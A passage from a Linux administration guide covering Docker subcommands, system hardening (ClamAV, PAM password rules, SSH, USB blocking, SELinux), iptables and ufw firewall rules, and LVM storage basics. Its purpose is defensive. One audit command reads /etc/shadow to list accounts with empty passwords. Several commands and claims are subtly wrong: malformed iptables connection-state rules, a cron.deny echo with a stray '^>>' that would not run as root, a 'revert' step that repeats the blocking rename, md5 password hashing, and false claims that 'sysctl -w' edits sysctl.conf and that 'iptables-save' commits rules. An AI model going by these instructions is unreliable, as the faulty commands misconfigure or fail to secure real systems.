diff : Inspect changes to files or directories on a container's filesystem.

events : Get real time events from the server.

exec : Run a command in a running container.

export : Export a container's filesystem as a tar archive.

history : Show the history of an container image.

images : List the container images.

import : Import the contents from a tarball to create a filesystem image.

info : Display system-wide information.

inspect : Return low-level information on Docker objects.

kill : Kill one (or more) running containers.

load : Load a container image from a tar archive or STDIN.

login : Login to a Docker registry.

logout : Logout from a Docker registry.

logs : Retrieve the logs of a specific container.

pause : Pauses all processes within one (or more) containers.

port : List port mappings or a specific mapping for the container.

ps : List containers installed on the system.

pull : Pull an image or a repository from a registry.

push : Push an image or a repository to a registry.

rename : Rename a container.

restart : Restart one (or more) containers.

rm : Remove one (or more) containers.

rmi : Remove one (or more) images.

run : Run a command in a new container.

save : Save one (or more) images to a tar archive (streamed to the STDOUT by default).

search : Search the Docker Hub for images.

start : Starts one (or more) containers.

stats : Display a live stream of container(s) resource usage statistics.

stop : Stop one (or more) running containers.

tag : Create a tag TARGET_IMAGE that refers to SOURCE_IMAGE.

top : Display the running processes of a container.

unpause : Unpause all processes within one (or more) containers.

update : Update the configuration of one (or more) containers.

version : Show the Docker version information.

wait : Block until one (or more) containers stop, then print their exit codes.

Security Tips (System Lockdown)

Overview: Every day you read about how this or that company has been compromised by a malicious person or organization. One of the main things you can do to protect yourself and your business, is lockdown the security on your servers and desktops.

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

This section covers some of the things that you can do to make it harder for "bad actors" (i.e. hackers) from compromising your systems. Please note, this section only provides a high-level overview of some of the options that are available. You may have to look up how to implement these changes for the distro that you're using.

Warning:

Like any type of change, it should never be made to a production system, without testing it on a development or pre-production system first. You need to make sure that any of these changes don't affect your applications operation.

Most new installations of any operating system are more secure than they used to be when doing a default installation. Although, if you have an older existing system, it can probably use some hardening to make it more secure against an attack.

This chapter contains a list of suggested security tools and tips for performing different types of system security administration tasks and diagnostics.

Core Security Philosophies

There are core security philosophies that every person in Information Technology should follow. This section is very high-level and may oversimplify the subject, but be aware it is much broader than what is covered here.

The most common type of malicious actors (someone or group looking to steal what they can), are looking for easy targets that they can compromise quickly. These types of attacks are easier to defend against, you mostly just need to make sure your systems are locked down and updated.

While the more determined malicious actors (generally going to be nation states), are much harder. They generally have a specific target that they are going after and will use any method that they want to achieve their end goal.

The core security philosophies listed below, are only a few of many, but these are a good place to start:

Least Privilege: Only grant privileges that are needed for a user to do their job. Don't grant admin access to a user because it will make your job easier.

Defense in Depth: Create multiple layers of security or defense. For example, have an external firewall to protect your perimeter, utilize the local firewalls on the OS, and then encrypt all your data and communications.

Be Persistent: Malicious actors are constantly changing their attack methods, so you have to constantly adapt new methods to defend against these new types of attacks.

Reduce your Attack Surface: Turn off services that are not needed, change default passwords and accounts, make sure your firewalls are configured properly, etc.

The following security diagram is a high-level tool to help visualize the different layers that you need to consider protecting against attack. It also briefly describes some of the considerations that you will need to do to protect that layer

Security Overview

Layer 8: **System Backups** (Last line of defense, needs regular testing)

Layer 7: **Applications/Services** (i.e. Needs patching [Docker, web services, database])

Layer 6: **User Security** (i.e. enforce strong passwords, and rotate regularly)

Layer 5: **Filesystem** (i.e. Reduce file permission privileges, encrypt data)

Layer 4: **Network/Firewall** (i.e. Block unnecessary ports, encrypt communications)

Layer 3: **Operating System** (i.e. Needs patching)

Layer 2: **Infrastructure** (i.e. Needs patching [hardware, hypervisors, switches, VMs, etc.])

Layer 1: **Perimeter** (i.e. Needs monitoring [routers/firewall])

Layer 0: **Public Network** (i.e. Internet) [No Protection]

I would encourage more reading on this subject if you have time.

Checking Your System for Malware

Even Linux is not immune to malware, ClamAV is one of the most popular anti-malware scanners available for the OS. It is recommended that you regularly scan your system for malicious code.

There are other anti-malware scanner options available to help protect your system, but unfortunately they won't be covered at this time.

To install this scanner use one of these methods:

For Debian-based systems:

```
sudo apt-get install clamav
```

-OR-

On Red Hat-based systems:

```
sudo yum install epel-release
```

```
sudo yum install clamav
```

To run the scanner, you first need to update it with the latest signatures, type:

```
sudo freshclam
```

To scan a specific folder, type:

```
sudo clamscan -r --bell -i / (scans from the root down)
```

-OR-

```
sudo clamscan -r --bell -i /home (scans /home directory)
```

Tip:

To install GUI version (X-Windows) of the client, type:

```
sudo apt-get install clamtk
```

More information:

<https://www.clamav.net/>

Lockdown Physical Access to the System

Any production system should be in a locked environment, with physical access control, backup power and cooling. If a malicious actor has physical access to the equipment, they could bypass most system security features.

Although, you can still make it harder for them. Here are some suggestions:

Lockdown the firmware (BIOS/UEFI), configure it to disable booting from an optical disk, or an external device (such as a USB flash device). Also make sure you enable a firmware password.

Note:

Refer to your computer or motherboard manufacture's web site for instructions on how to perform these actions.

Enable GRUB with a password to help restrict access to the local filesystem. Encrypt the local filesystem, file permissions, data in databases, etc.

Encrypt all network communications. This will make it harder for a malicious actor from sniffing your data while it is in transit

Don't use root account names, like root, admin, or administrator. Get creative with the username.

Make sure to use strong passwords for all accounts, and change them on a regular basis.

Partitioning Your Data

When creating a new system, it is important to setup multiple partitions to hold data, this can help prevent data corruption, and some types of system resource exhaustion attacks.

For example, if the swap area and logs are not each on their own partition. If an attacker tries to fill them up with some type of attack (i.e. DDoS), it could force the system to shut down or fail.

Note:

Third party applications should be installed on separate filesystems and partitions under the /opt directory.

Removing Unused Software

Removing or disabling any applications, services, or packages that you're not using can help protect your computer. By doing so, you reduce the attack target a malicious person can utilize to take over your system.

By removing this software it also has a side benefit of freeing up space, CPU and other system resources that would be wasted by this application.

Next are some commands that can help you find and remove things that you no longer need.

List all available packages, type :

```
sudo apt-cache pkgnames
```

Get a brief description of a package name, type :

```
sudo apt-cache search package_name
```

Get detailed information about a package, type :

```
sudo apt-cache show package_name
```

Check the dependencies for particular software package, type :

```
sudo apt-cache showpkg package_name
```

Check the software package cache statistics, type :

```
sudo apt-cache stats
```

Uninstall software packages (keeps configuration files, for reinstall), type:

```
sudo apt-get remove package_name
```

Completely Un-install software packages (deletes configuration files),
type:

`sudo apt-get purge package_name`

Monitoring Connections

Your computer can have tens or hundreds of connections going on at one time. Sometimes you can identify an attacker by noticing a strange connection from an odd port or service.

To check the connections to the computer, type:

```
netstat -tulpn
```

Displays all TCP sockets:

```
# ss -t -a
```

Note:

There are many more examples of the netstat and ss commands throughout the book, these are only provided as reference.

User Account Restrictions

Manually Disabling an Account

There is an ability to manually disable (i.e. lock) or re-enable (i.e. unlock) an account without having to delete it. This is useful when a user leaves for a vacation or something else, you can disable it instead of deleting it.

If someone tries to login to the disabled account, they will get the following message, "*This account is currently not available.*"

To lock an account, type:

```
sudo passwd -l user_name
```

To unlock an account, type:

```
sudo passwd -u user_name
```

Stronger Password Enforcement

Users by default will use a weak password for their account if the system will let them. This makes it easier for an attacker to compromise your system, using basic attacks (i.e. dictionary based or brute-force attacks).

The ‘pam_cracklib’ module is available in PAM (Pluggable Authentication Modules) that will force a user to utilize a strong passwords.

To implement this technology, follow the instruction below

Open a text editor, type:

```
sudo nano /etc/pam.d/system-auth .
```

Add the following line using any of the following parameters, such as: lccredit, uccredit, dccredit and/or occredit respectively lower-case, upper-case, digit and others). For example, type:

```
/lib/security/$ISA/pam_cracklib.so retry=3 minlen=8 lccredit=-1 uccredit=-2  
dccredit=-2 occredit=-1
```

Locking Down the User Accounts

Disallow users from using old passwords, using the PAM module.

RHEL / CentOS / Fedora, type:

```
sudo nano /etc/pam.d/system-auth
```

-OR-

Ubuntu / Debian / Linux Mint, type:

```
sudo nano /etc/pam.d/common-password
```

Add the following line to **auth** section, type:

```
auth sufficient pam_unix.so likeauth nullok
```

Add the next line to the **password** section (this will disallow a user from re-using the last 5 passwords), type:

```
password sufficient pam_unix.so nullok use_authtok md5 shadow  
remember=5
```

Note:

The old password file is located at: /etc/security/opasswd

Manage User Password Expiration

In Linux, user passwords are stored in an encrypted `/etc/shadow` file. To display a user's password expiration information, you need to use the `chage` command. It will display the password expiration details, and last date the password was changed. Type:

```
chage -l username
```

To change password aging options for any user, use the following command, type:

```
sudo chage -M 90 user_name
```

-OR-

```
chage -M 90 -m 7 -W 5 user_name
```

Disabling X-Windows

If you're running X-Windows on a production machine, it should be removed. X-Windows adds extra overhead to the system that is not needed, consumes extra resources (i.e. RAM, CPU, storage), and overall can make the system less secure.

To disable GDM, the GNOME Display Manager, type:

```
sudo update-rc.d -f gdm remove
```

Note:

To enable the GDM again, type:

```
sudo update-rc.d -f gdm defaults
```

Locking Down SSH

Make sure to lock down ssh (Secure Shell) configuration used for remote management. Otherwise an attacker can utilize this service to their advantage for taking over a system remotely.

To lock it down you have to open the main ssh configuration file, verify, add or change the following items:

Disable root Login:

```
PermitRootLogin no
```

Only allow specific users:

```
AllowUsers user_name
```

Only use the ssh version 2 Protocol:

```
Protocol 2
```

Note:

There are two ways to display a message when a user logs into a system. First, there is the /etc/issue.net file that displays a message banner before the user gets a login prompt. Second, there is the /etc/motd file that displays a message banner after the user has logged in.

To implement this type of user notification, open the ssh configuration file, type:

```
nano /etc/ssh/sshd_config
```

Then search for the word "Banner ". Update the line to look like:

```
Banner /etc/issue.net .
```

Restart the ssh process, type:

/etc/init.d/sshd restart

Disabling Ctrl+Alt+Delete

In most distros, when pressing the Ctrl+Alt+Delete keys it will cause the system to be rebooted. This might not be a desired functionality, the following instructions discuss how to change this feature.

Red Hat based: To disable this feature, in the **sudo nano /etc/inittab** file, uncomment out the following line under **# Trap Ctrl+Alt+Delete .**

```
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

-OR-

Debian based: To disable this feature, run the following two commands, type:

```
sudo systemctl mask Ctrl+alt-del.target
```

```
sudo systemctl daemon-reload
```

Monitoring Accounts for Empty Passwords

There is an easy way to check if any user accounts have an empty password, these types of accounts are a large security risk. These accounts could allow an unauthorized user access to your system by just pressing the Enter key, and they also make your system more vulnerable to attack.

To check if any accounts have an empty password, type:

```
sudo cat /etc/shadow | awk -F: '($2== ""){print $1}'
```

Keeping Your System Up-To-Date

It is critical to keep your system and applications up-to-date, depending on the distro will vary which set of commands that you need to use.

This has been covered before in the book, it is covered again to help prevent having to find the information in previous sections.

Debian based, type:

```
sudo apt-get update; apt-get upgrade
```

-OR-

Red Hat based updates, type :

```
sudo yum update; yum check-update
```

Hardening CORNTAB

If your system is utilizing CRON jobs, it is important to lock the access to them down. The CRON service allows you to specify who may or who you may not want to allow them to run jobs.

This service is controlled by the use of two files called `/etc/cron.allow` and `/etc/cron.deny`.

To prevent a user from being allowed to utilize the CRON service, simply add the user names in the `/etc/cron.deny` file.

To disable all users from being able to use the CRON service, add the keyword ‘ALL‘ line to the `/etc/cron.deny` file, type:

```
sudo echo ALL ^>>/etc/cron.deny
```

To allow a user to run a CRON job add them into `/etc/cron.allow` file.

Note:

It is important to lock down script permissions so that a malicious user can't replace it and do a privilege elevation attack. This is where they replace a script that runs with a higher level access account to execute a specific action to raise their system permissions.

Blocking USB Drives

It is possible to prevent a user from utilizing a USB flash drive on your system. This can help protect against someone from installing new software or stealing data from it.

Although, like any security change it may seem small, but it is only one proverbial spoke in the hub of any security model.

Use the `lsmod` command to display all loaded kernel drivers, filter out USB storage

```
sudo lsmod | grep usb_storage
```

Note:

To verify that the next operation completed successfully, run the previous command again that the line isn't there.

You should see that `sub_storage` module is in use by `UAS` module. You now need to unload both USB storage modules from kernel.

```
sudo modprobe -r usb_storage
```

```
sudo modprobe -r uas
```

You have blocked USB storage module from loading into kernel after future reboots. To do this, rename the `usb-storage.ko.xz` module to `usb-storage.ko.xz.block`.

```
cd /lib/modules/`uname -r`/kernel/drivers/usb/storage/
```

```
sudo mv usb-storage.ko usb-storage.ko.block (For Debian based systems)
```

-OR-

```
sudo mv usb-storage.ko.xz usb-storage.ko.xz.block (For Red Hat based systems)
```

Tip:

To revert the functionality on the system back to its original state. All you have to do is rename the `usb-storage.ko` file back to its original name (then reboot the system), type:

```
cd /lib/modules/`uname -r`/kernel/drivers/usb/storage/
```

`sudo mv usb-storage.ko usb-storage.ko.block` (For Debian based systems)

-OR-

`sudo mv usb-storage.ko.xz usb-storage.ko.xz.block` (For Red Hat based systems)

Note:

This method only applies to the current runtime kernel modules. If there are any other available kernels on the system, you will need to modify each of the kernel module directory version path and rename the files.

Enabling SELinux

Security-Enhanced Linux (SELinux) is a compulsory access control security mechanism provided in the kernel. Disabling SELinux means removing security mechanisms from the system.

It is recommended that you enable this feature if your system is attached to the internet and is accessible by the public.

To check if SELinux is enabled, type:

```
sudo sestatus
```

-OR-

```
getenforce .
```

To enable this feature if it is disabled, type:

```
sudo setenforce enforcing .
```

Notes:

It also can be managed (enabled or disabled) from the /etc/selinux/config file.

SELinux provides three basic modes of operation and they are:

Enforcing: *This is the default mode which enables and enforces the SELinux security policy on the machine.*

Permissive: *In this mode, SELinux will not enforce the security policy on the system, only warn and log actions. This mode is very useful in terms of troubleshooting SELinux related issues.*

Disabled: *SELinux is turned off.*

Monitoring User Activities

To protect against outsider (i.e. malicious users) or insider (i.e. your employees) threats, you need to monitor user activities. The malicious user (or the outside attacker) are the easiest threats to understand. While the insider threat, is the most difficult to protect against, because generally this is a person that is trusted by the organization.

There are two utilities that can monitor user activity: psacct (for Red Hat based systems) or acct (for Debian based systems) that are useful for monitoring user activities and processes on a system. These tools run in the system in background tracking each user activity on a system and resources consumed by services such as Apache, MySQL, SSH, FTP, etc.

To install these utilities, use one of the following commands:

For Red Hat based systems:

```
sudo yum install psacct
```

For Debian based systems:

```
sudo apt-get install acct
```

Monitoring Log Files

Protecting your logs is critical to help you troubleshoot problems with your system or applications. They can also tell you if an intruder attacks your system, and possibly how they may have compromised it. This is why you will want to prevent an intruder from easily deleting or modifying the local log files.

To help prevent intruders from easily modifying or destroying local logs. Next are the common Linux default log files name and their usage.

/var/log/auth.log : Authentication logs.

/var/log/boot.log : System boot log.

/var/log/cron.log : Crond logs (cron job).

/var/log/kern.log : Kernel logs.

/var/log/message : System logs (current system activity).

/var/log/mysqld.log : MySQL database server log file.

/var/log/secure : Authentication log.

/var/log/utmp -OR- /var/log/wtmp : Login log file.

/var/log/yum.log : Yum log files.

Note:

The availability of these logs and locations will vary between distros and versions of application and services that are installed. There might be other logs that you should monitor as well, it might require additional research on your part to identify which ones.

Ignore ICMP or Broadcast Requests

It is possible to tell Linux to ignore ICMP or network broadcast requests. An attacker can use this information to quickly check if a system exists.

It also can tell the attacker if system has not been hardened. This is such a basic precaution, that if you didn't implement this you probably have not performed other common hardening technique.

To force Linux to ignore pings, type:

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

To tell Linux to ignore broadcast requests, type:

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1 .
```

Note:

When the following commands are run, they modify the /etc/sysctl.conf file. To force the settings to load, type:

```
sudo sysctl -p.
```

Tip:

To re-enable these features, type:

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=0
```

```
sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=0
```

Vulnerabilities Scan

If you're really worried about your systems security, you can use a security auditing tool like `lynis` to check your system for vulnerabilities. This tool can also assist with compliance testing (HIPAA/ISO27001/PCI DSS) and system hardening.

```
Program version:          2.1.0
Operating system:         Linux
Operating system name:   Arch Linux
Operating system version: Unknown
Kernel version:          3.19.2
Hardware platform:       x86_64
Hostname:                arch
Auditor:                 [Unknown]
Profile:                 ./default.prf
Log file:                /var/log/lynis.log
Report file:              /var/log/lynis-report.dat
Report version:           1.0
Plugin directory:         ./plugins
-----
- Checking profile file (./default.prf)...
- Program update status... [ NO UPDATE ]
[+] System Tools
-----
- Scanning available tools...
- Checking system binaries...
|
```

Lynis System Scan

To run a scan, type:

`lynis audit system`

If this package is not already installed, type:

`sudo apt-get install lynis`

Note:

More Information: <https://cisofy.com/lynis/>

Miscellaneous Tips

System

Accurate system time is crucial for modern encryption and other system functions like logging, file management, etc. If your system doesn't have accurate time, certain features may not work correctly.

Systemd provides the `systemd-timesyncd.service` client, which queries remote time servers and adjusts your system time. Configure your servers in the following file: `/etc/systemd/timesyncd.conf`. You manage this service with the command `systemd-timesyncd`.

Note:

Most Linux distros provide a default configuration that points to time servers that they maintain.

Networking

Reliable and trustworthy DNS is critical for network security. If you are using public DNS outside an organization, use a trusted DNS source such as:

Google Public DNS (set your DNS to: 8.8.8.8 and 8.8.4.4)

-OR-

1.1.1.1 (set your DNS to: 1.1.1.1 and 1.0.0.1) [Partnership between Cloudflare and APNIC].

Firewall Management

Overview: Learn how to manage the built-in Linux firewall. This firewall is very basic when compared to its competition. Although it is still sophisticated enough to do just about anything you need to do with it.

Firewall Overview

Layer 3: **Shell** (i.e. Application and Services)

Layer 2: **Network and Firewall** (i.e. Communication)

[iptables chains: input, forward, and output]

[Network Protocol: IPv4 and IPv6]

Layer 1: **Host OS** (i.e. Kernel, Libraries, etc.)

Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

`iptables` is a command-line firewall utility that is used by Linux distributions. The Linux firewall uses policy chains to allow or deny traffic. When a remote system tries to establish a connection with the local system.

`iptables` will look at its rules and see if it matches any of them, if it finds a match it allows the packet into the system. If it doesn't find a matching rule, it will resort to its default action which is generally to block the packets.

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

`iptables` should come preinstalled in your distro of Linux, if not check if it is using another utility. To check if `iptables` is installed, type:

```
sudo iptables
```

Note:

If this service is not already installed, type:

sudo apt-get install iptables

I will state there are some command line and GUI apps that will make managing the firewall easier. Although, I would highly recommend that you learn how to do it from the command line first, it will give you a greater understanding of how to manage this service.

Note:

The iptables utility is for IPv4 and the ip6tables utility is for IPv6.

There are three different iptables chains: input, forward, and output.

The input chain controls the behavior for incoming network connections (i.e. ssh connection). iptables will try to match the IP address, protocol, and port to a rule in the input chain. Then decide whether it will allow or deny the connection.

The forward chain controls the outgoing network data that isn't meant for the local system, but instead will be forwarded to another system. Unless your system is providing some type of service that does routing, NATing, or something similar that uses forwarding, you probably won't even use this feature.

Tip:

To tell if your system is using IP forwarding use the following command and see if the policy is accepting packets, type:

sudo iptables -L -v

The output chain controls the outgoing network connections (i.e. ping command). iptables will try to match the IP address, protocol, and port to a rule in the output chain. Then decide whether it will allow or deny the connection.

Note:

When using any firewall to lock down a system, it is important to remember that several protocols will require two-way communication. So it is important to remember that you might have to create both the input and output rules.

There are three different iptables responses to packets: accept, drop, and reject. The accept response accepts the connection. The drop response, just drops the packet like it never received it. Finally there is the reject response, which returns an error to the requesting system.

The way iptables process rules is starts at the top of its list and goes through each rule until it finds one that matches the packet. You need to take this into consideration when writing your rules. It's important to note that the -A appends the rule to an existing chain. The -I [chain] [number] allows you specify the line number in the list where the rule should go.

Block all connections from a single IP address, type:

```
sudo iptables -A INPUT -s 192.168.0.100 -j DROP
```

Block all connections from an IP range using standard slash notation or netmask, type:

```
sudo iptables -A INPUT -s 192.168.0.0/24 -j DROP
```

-OR-

```
sudo iptables -A INPUT -s 192.168.0.0/255.255.255.0 -j DROP
```

Block all connections from a single IP address, type:

```
sudo iptables -A INPUT -s 192.168.0.100 -j DROP
```

To drop a specific protocol or port number from a specific IP address, type:

```
sudo iptables -A INPUT -p tcp --dport ssh -s 192.168.0.100 -j DROP
```

To drop a specific protocol or port number from all IP addresses, type:

```
sudo iptables -A INPUT -p tcp --dport ssh -j DROP
```

To insert a rule, type:

```
sudo iptables -I INPUT 1 -s 192.168.0.100 -j ACCEPT
```

To replace a rule, type:

```
sudo iptables -R INPUT 1 -s 192.168.0.100 -j ACCEPT
```

Note:

When working on this service remotely, be careful because you could lock yourself out of a remote system playing with this feature. Once you lock yourself out, you will need to have some type of terminal access to the system to fix the problem.

As stated earlier in this section, some applications and services only require a one-way connection. While other applications and services may require a two-way connection. For example, ssh requires bi-directional communications.

Some additional functionality of the firewall if you need it, is called connection state that allows two way communication, but only allows one-way to establish it. For example, you can make a new connection from the local system to a remote server and they are allowed to have two-way communication. Although, new connections from the remote server to the local systems are not allowed.

```
sudo iptables -A OUTPUT -p tcp --dport 22 -m 192.168.0.100 --ctstate  
NEW,ESTABLISHED -j ACCEPT
```

```
sudo iptables -A INPUT -p tcp --sport 22 -m 192.168.0.100 --ctstate  
ESTABLISHED -j ACCEPT
```

Note:

You can also specify other protocols, such as: `udp` -OR- `icmp` . To control ICMP traffic on `ip6tables` , use the protocol: `ipv6-icmp` .

Saving the Changes

When you're done making changes to the firewall, you need to commit them in order to save them. Otherwise they will be lost the next reboot, or if the firewall gets restarted.

To commit the firewall change, type:

```
sudo /sbin/iptables-save
```

Note:

Depending on the distro you're running this can be different.

Tip:

To clear all the currently configured rules, use the flush command, type:

```
sudo iptables -F
```

Making IPTABLES easier

There are several utilities available that can make iptables a little easier to manage. For example, Ubuntu comes with the ufw command. ufw , or Uncomplicated Firewall, is a front-end for iptables . The main goal of this utility to make managing the firewall easier by providing a simpler interface.

Check the status of the firewall, type:

```
sudo ufw status
```

Enable/disable the firewall, type:

```
sudo ufw [ enable | disable ]
```

Add a firewall rule, type:

```
sudo ufw allow [ 22/tcp | ssh/tcp ]
```

To delete a firewall rule, type:

```
sudo ufw delete deny 443/tcp
```

Enable/disable firewall logging, type:

```
sudo ufw logging [ on | off ]
```

Advanced Firewall Operations

This section covers advanced firewall operations such as backing up, exporting and reimporting firewall rules sets into other systems. It also covers the basics of block some types of network attacks with a firewall that involves invalid packets.

You can leverage the knowledge from this section to block more modern and advanced threats that are constantly changing every day.

Exporting and Reimporting Firewall Rules

It is possible to export the existing firewall rules, then edit and then reimport them. Use the first command to dump the current rules, you can edit them, and then you can upload the edited rules back into the firewall.

This is also a good way to back up a set of rules that work properly, and/or import them on another system.

To export the firewall rules, type:

```
sudo iptables-save > ip_tables_v4.rules
```

To import the firewall rules, type:

```
sudo iptables-restore < ip_tables_v4.rules
```

Note:

The IPv6 equivalents of these commands are: ip6tables-save and ip6tables-restore.

Blocking invalid TCP packets

There are some rules that you can use to block invalid TCP packets. This feature

helps protect your system from certain types of attacks.

The TCP module supports an argument called `--tcp-flags` that allows for the monitoring of individual TCP flags. This argument takes two values: "mask" and a set of "compared flags". The mask tell the firewall which flags that should be checked, while the compared flags directs which of the flags should be checked in the packet.

Drops all packets that contain the following flags (utilized by a Christmas tree attack), type:

```
sudo iptables -A INPUT -p tcp -m tcp --tcp-flags ALL FIN,PSH,URG -j DROP
```

Drops all packets that contain the following flags (drops invalid SYN, and FIN packets), type: sudo iptables -A INPUT -p tcp -m tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

Storage Management

Overview: Linux provides a robust set of utilities for managing storage devices. This section provides a high-level overview of these commands, and a synopsis of how storage is utilized by the filesystem.

Storage Overview

Layer 4: **File and directories**

Layer 3: **Filesystem** (i.e. EXT4, etc.)

Layer 2: **Partition** (i.e. MBR or GPT)

[Optional: Abstraction sublayer, such as RAID, LUN, etc.]

Layer 1: **Storage** (Physical or Virtual)

Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

Block Storage

The first key concept is called 'block storage' or known by the kernel as a 'block device'. A block device, can be a traditional spinning disk like a hard drive (HDD), or solid-state storage device such as an SSD or USB flash drive.

The kernel stores and retrieves data from these devices in fixed sized units of storage called 'blocks'. This is just a different way to think about traditional storage attached to the computer that is access by the filesystem.

When the filesystem partitions a storage device, it segments the available storage on the device into smaller units. So let's say you have a storage device that has 1 terabyte of storage. Instead of storing everything in a 1TB drive, it is possible to split the local storage into two 512 gigabyte partitions, and make it look like two different disks to the filesystem. This allows you to logically separate the data. For example, on the first partition is the OS and applications, and on the second partition is your data.

Partition

When you create a partition, you have to create a partition table, which is an index of all the data and where it is stored in that partition. There are few different types of partition tables.

There is an older one that has modern limitations due to its age, and offers backwards compatibility with older filesystems. There is a newer one that overcomes the technical limitations of the previous one, but offers forward compatibility with newer filesystems.

MBR (Master Boot Record), has been around for several decades and it is still utilized by older applications, but only allows for four primary partitions, and the partition size can't be greater than 2TB. It is possible to subdivide a primary partition into smaller logical partitions, called an extended partition.

GPT (GUID Partition Table) is a more modern standard, and overcomes the limitation of MBRs. Although, it requires newer hardware and firmware in order to support these features. Most modern hardware should have no problem utilizing it.

In most cases if you have to make a selection between the two types of partition tables. GPT is going to be your better choice because of the forward support. Unless you have a need to support older applications or hardware that is not compatible with the newer file system.

Filesystem

Once the storage device is properly partitioned, it needs to be formatted for the filesystem to actually utilize it. Formatting prepares the partitioned area for the storage device to hold data. Without the formatting you can't store data on the device.

Linux supports several different filesystems, each has their advantages and disadvantages, including operating system support. At the highest level most files systems operate the same (i.e. managing files), it is how they perform operations at lower-levels that differentiates them. For example, commands and related mechanisms used to perform the maintenance operations can be different.

The current most popular Linux filesystems, are:

BTRFS: is a newer filesystem, which utilizes copy-on-write technology. This architecture allows for volume management functionality to be handled at the filesystem level. This allows for features such as, snapshots and the cloning of volumes. The problem with the filesystem is the lack of maturity. Some administrators are waiting for problems to be fixed before its ready for production workloads.

EXT4: this is the forth extension of the filesystem, and it tends to be the default choice when formatting a volume. EXT4 is a mature journaling filesystem that offers backwards compatibility with legacy systems. It has a very extensive utility support, and has a good track record for reliability.

XFS: Is designed for performance when dealing with very large data files. It has better throughput characteristics when dealing with large storage devices. It also supports features like snapshotting. Unlike EXT4, it uses metadata journaling as opposed to journaling both the metadata and data. XFS offers great performance, but is very sensitive to data corruption if there is a power loss.

ZFS: utilizes a copy-on-write filesystem and has a mature and robust volume manager. It supports data integrity features, can handle large files sizes and includes features like snapshotting, cloning, and a software RAID support for redundancy and performance purposes. ZFS does have a controversial history because of licensing concerns. It also has mixed support among different distros.

Managing Storage Devices

As stated earlier, all devices are treated as a file. All storage devices are represented as files in the `/dev` directory. These file names generally start with SD or HD followed by another letter. For example, one hard drive name might be `/dev/hda`, or `/dev/hdb`.

Partitions are also treated as files, and are stored in the `/dev` directory. Every storage device with a partition has a number added to the end of the device name. For example, partition 1 the device name will be `/dev/hda1`, partition 2 device name will be `/dev/hda2`.

Notes

The Linux kernel decides which device gets which name on each boot. This can lead to confusing scenarios where a device's name can change.

The Filesystem Hierarchy Standard (FHS) recommends using `/mnt` subdirectory or another one under it for temporarily mounted filesystems. There are no recommendations where to mount more permanent storage, but `/mnt` subdirectories can be used.

Permanent Mount Points

Linux loads files systems using a file called `/etc/fstab` (filesystem table), this file tells the operating system which filesystem to load during the boot process. Any filesystem that doesn't have an entry in the file will not be automatically mounted.

The `/etc/fstab` is just a basic text file. Each line represent a different filesystem that is supposed to be mounted at startup. Each line is formatted with the name of the block device, the mount point to associate it with, the type of filesystem the block device uses, mounting options and any additional information.

Note:

A unit configuration with an extension ".mount" holds information about a filesystem mount point controlled by systemd process.

Logical Volume Management

Logical Volume Management (or LVM) allows you to abstract the physical characteristics of several different block storage devices, to make them appear as a single larger block device. It is then possible to partition the large drive into smaller logical volumes.

LVM is also utilized to overcome the limitations of traditional storage partitions. For example, an LVM volume can be expanded, spanned across multiple devices, snapshot partitions, and moving volumes around drives.

More information, type:

```
man lvm
```

LVM Commands

The following commands implement the core LVM functionality.

`lvchange` : Changes attributes of a Logical Volume.

`lvconvert` : Converts a Logical Volume from linear to mirror or snapshot.

`lvcreate` : Creates a Logical Volume in an existing Volume Group.

`lvdisplay` : Displays attributes of a Logical Volume.

`lvextend` : Extends the size of a Logical Volume.

`lvmchange` : Changes attributes of the Logical Volume Manager.

`lvmconfig` : Displays the configuration information after loading `lvm.conf` and any other configuration files.

`lvmdiskscan` : Scans for all devices visible to LVM2.

`lvmdump` : Creates LVM2 information dumps for diagnostic purposes.

`lvreduce` : Reduces the size of a Logical Volume.

`lvremove` : Removes a Logical Volume.

`lvrename` : Renames a Logical Volume.

lvresize : Resizes a Logical Volume.

lvs : Reports information about Logical Volumes.

lvscan : Scans (all disks) for Logical Volumes.

pvchange : Changes attributes of a Physical Volume.

pvck : Checks Physical Volume metadata.

pvcreate : Initializes a local storage or partition for use by LVM.

pvdisplay : Displays attributes of a Physical Volume.

pvmove : Moves Physical Extents.

pvremove : Removes a Physical Volume.

pvresize : Resizes a local storage or partition in use by LVM2.

pvs : Reports information about Physical Volumes.

pvscan : Scans all disks for Physical Volumes.

vgcfgbackup : Backups Volume Group descriptor area.

vgcfgrestore : Restores Volume Group descriptor area.

vgchange : Changes attributes of a Volume Group.

vgck : Checks Volume Group metadata.

vgconvert : Converts Volume Group metadata format.

vgcreate : Creates a Volume Group.

vgdisplay : Displays attributes of Volume Groups.

vgexport : Makes volume Groups unknown to the system.

vgextend : Adds Physical Volumes to a Volume Group.

vgimport : Makes exported Volume Groups known to the system.

vgimportclone : Imports and rename duplicated Volume Group (i.e. a hardware snapshot).

vgmerge : Merges two Volume Groups.

vgmknodes : Recreates Volume Group directory and Logical Volume special files

vgreduce : Reduces a Volume Group by removing one or more Physical Volumes.

`vgremove` : Removes a Volume Group.

`vgrename` : Renames a Volume Group.

`vgs` : Reports information about Volume Groups.

`vgscan` : Scans all disks for Volume Groups and rebuild caches.

`vgsplit` : Splits a Volume Group into two, moving any logical volumes from one Volume Group to another by moving an entire Physical Volumes.

Preparing a Second Drive

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

As stated earlier in the book, in Linux (and other Unix-like operating systems), the entire system, regardless of how many physical storage devices are involved, are represented by a single tree structure. When a filesystem on a drive or partition is mounted to the system, it must be join into the existing tree.

Mounting is the process of attaching a formatted partition or drive to a directory within the Linux filesystem. The drive's contents can then be accessed from that directory.

To mount a drive follow the next steps:

To display the available disks, type:

```
ls -l /dev/sd*
```

Note:

/dev/sda is the first physical disk, and /dev/sda1 is partition 1

/dev/sdb is the second physical disk, and /dev/sdb1 is partition 1

Tip:

If the local storage you're trying to mount needs formatting, and it already is mounted, it needs to be unmounted first, type:

```
sudo umount -f [mount_point]
```

(If you don't know the name of the mount point, to see a list of local storage and mount points, type: mount)

